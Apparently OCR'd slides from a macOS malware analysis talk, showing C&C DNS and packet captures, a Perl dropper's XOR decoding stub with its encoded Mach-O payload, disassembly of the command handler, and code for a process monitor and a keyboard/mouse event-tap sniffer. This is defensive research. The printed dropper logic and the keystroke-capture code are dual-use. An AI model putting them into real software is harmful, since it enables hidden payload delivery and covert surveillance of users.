
c&c server, protocol & command analysis



```
# tcpdump port 53
tcpdump: listening on pktap, link-type PKTAP (Apple DLT_PKTAP)

IP 192.168.0.67.59185 > google-public-dns-a.google.com.domain: 41875+ A? eidk.hopto.org (32)

IP google-public-dns-a.google.com.domain > 192.168.0.67.59185: 41875 1/0/0 A 127.0.0.1 (48)
```

tcpdump: dns query for (primary) c&c server





```
No.  Time      Source        Destination   Protocol Length Info
 86  3.286594  192.168.0.2   192.168.0.13  TCP      67     8080 → 50620 [PSH, ACK] Seq=1 A…
 87  3.286904  192.168.0.13  192.168.0.2   TCP      66     50620 → 8080 [ACK] Seq=1 Ack=2 …
 88  3.286995  192.168.0.13  192.168.0.2   TCP      89     50620 → 8080 [PSH, ACK] Seq=1 A…
 89  3.287144  192.168.0.2   192.168.0.13  TCP      66     8080 → 50620 [ACK] Seq=2 Ack=24…

0000  00 0c 29 24 5a 31 20 c9  d0 44 ee 65 08 00 45 00   ..)$Z1 . .D.e..E.
0010  00 4b 2d 4b 40 00 40 06  8c 02 c0 a8 00 0d c0 a8   .K-K@.@. ........
0020  00 02 c5 bc 1f 90 80 fa  ec 71 8c 47 b1 cf 80 18   ........ .q.G....
0030  10 15 df f7 00 00 01 01  08 0a 3f c2 70 31 0b 27   ........ ..?.p1.'
0040  3d bb 0d 12 00 00 00 2f  55 73 65 72 73 2f 75 73   =....../ Users/us
0050  65 72 2f 66 70 73 61 75  64                        er/fpsau d
```

wireshark: response for command #13


File Monitoring
malware components & command analysis

```
# sudo fs_usage -w -f filesystem | grep perl

open     F=5     /private/tmp/client    perl5

lseek    F=5     <SEEK_CUR>             perl5
write    F=5     B=0x2000               perl5
write    F=5     B=0x11e8               perl5
close    F=5                            perl5
```

fs_usage: dropping embedded binary

```
#assign
my $u = join '', <DATA>;

#decode
my $W = pack 'H*', 'b02607441aa086';
$W x= 1 + length($u) / length($W);
$u ^= substr $W, 0, length $u;

#expand
$u =~ s/\0(.)/v0 x(1+ord$1)/seg;

__DATA__
<Î∫†á±%Eö¢Ü≤″F˙°Ü±
£B†Ñ¯&E«˜c]HÔÜ†÷g†Ñ(&EÙ√ËrHÍ†ÇÄ&t•Å∞$D°Ü∂yX0ÿÚ∞/
XNÂfi‰&π†Ü@&G=†ÉM.J†Ü0&]¢Œ∞$XVÈ»˚cCN†ÄÄ&¥§ñ∞7DHá ..
```

encoded mach-O binary
& decoding logic



```
#argument processing
# ->reads from stdin & switches on value
call        getchar

lea         rdx, qword [sub_100001cc0+356]
movsxd      rax, dword [rdx+rax*4]
add         rax, rdx
jmp         rax
```

} switch() to exec complex commands

/tmp/client

PROCESS MONITORING
command analysis

let's write one :)

no open-source user-mode
process monitoring utility for macOS


proc monitoring lib

- free
- open-source
- user-mode

```
//event mask
u_int eventClasses = AUDIT_CLASS_EXEC | AUDIT_CLASS_PROCESS;

//open audit pipe for reading
auditFile = fopen(AUDIT_PIPE, "r");

//read audit record(s) & process
while(YES)
{
  recordLength = au_read_rec(auditFile, &recordBuffer);

  ...

  au_fetch_tok(&tokenStruct, recordBuffer + processedLength,
  recordBalance))

  switch(tokenStruct.id)

   ....
```

process monitoring via OpenBSM

PROCESS MONITORING
command analysis



objective-see / ProcInfo

Watch 2 | Star 32 | Fork 8

Code | Issues 0 | Pull requests 0 | Projects 0 | Insights

process info/monitoring library for macOS https://objective-see.com

17 commits | 1 branch | 0 releases | 1 contributor


Branch: master | New pull request | Find file | Clone or download

Patrick Wardle invoke call to proc monitoring on background thread ... Latest commit c91cbcc 10 days ago

lib	invoke call to proc monitoring on background thread	10 days ago
procInfo.xcodeproj	namespace/project cleanup	a month ago
procInfo	invoke call to proc monitoring on background thread	10 days ago

```
#import "processLib.h"

//create callback block
ProcessCallbackBlock block = ^(Process* newProcess){
    NSLog(@"new process:\n %@", newProcess);
};

//init object
ProcessMonitor* procMon = [[ProcessMonitor alloc] init];

//go go go
[procMon start:block];
```

using the process monitor lib



```
#procMonitor

new process:
 pid=5836
 path=/usr/local/bin/pwd
 args=none
 ancestors=(5836/perl5, 1/launchd)
```

procMonitor: pwd (cmd #11)

Mouse/Keyboard Monitoring

command analysis

let's write one :)

again (AFAIK) no open-source user-mode mouse/keyboard sniffer utility for macOS

mouse & keyboard sniffer ('sniffMK')

- free
- open-source
- user-mode

```
//init event with mouse events & key presses
eventMask = CGEventMaskBit(kCGEventLeftMouseDown) | CGEventMaskBit(kCGEventLeftMouseUp) |
CGEventMaskBit(kCGEventRightMouseDown) | CGEventMaskBit(kCGEventRightMouseUp) |
CGEventMaskBit(kCGEventLeftMouseDragged) | CGEventMaskBit(kCGEventRightMouseDragged) |
CGEventMaskBit(kCGEventKeyDown) | CGEventMaskBit(kCGEventKeyUp);

//create event tap
CGEventTapCreate(kCGSessionEventTap, kCGHeadInsertEventTap, 0, eventMask, callback, NULL);
```

"event tap"

```
//callback for mouse/keyboard events
CGEventRef callback(CGEventTapProxy proxy, CGEventType type, CGEventRef event, ...){

  //key presses
  if( (kCGEventKeyDown == type) || (kCGEventKeyUp == type) ){

    //get code
    keycode = CGEventGetIntegerValueField(event, kCGKeyboardEventKeycode);
    printf("keycode: %s\n\n", keyCodeToString(keycode));
  }

  //mouse
  else {

     //get location
     location = CGEventGetLocation(event);
     printf("(x: %f, y: %f)\n\n", location.x, location.y);
  }
```

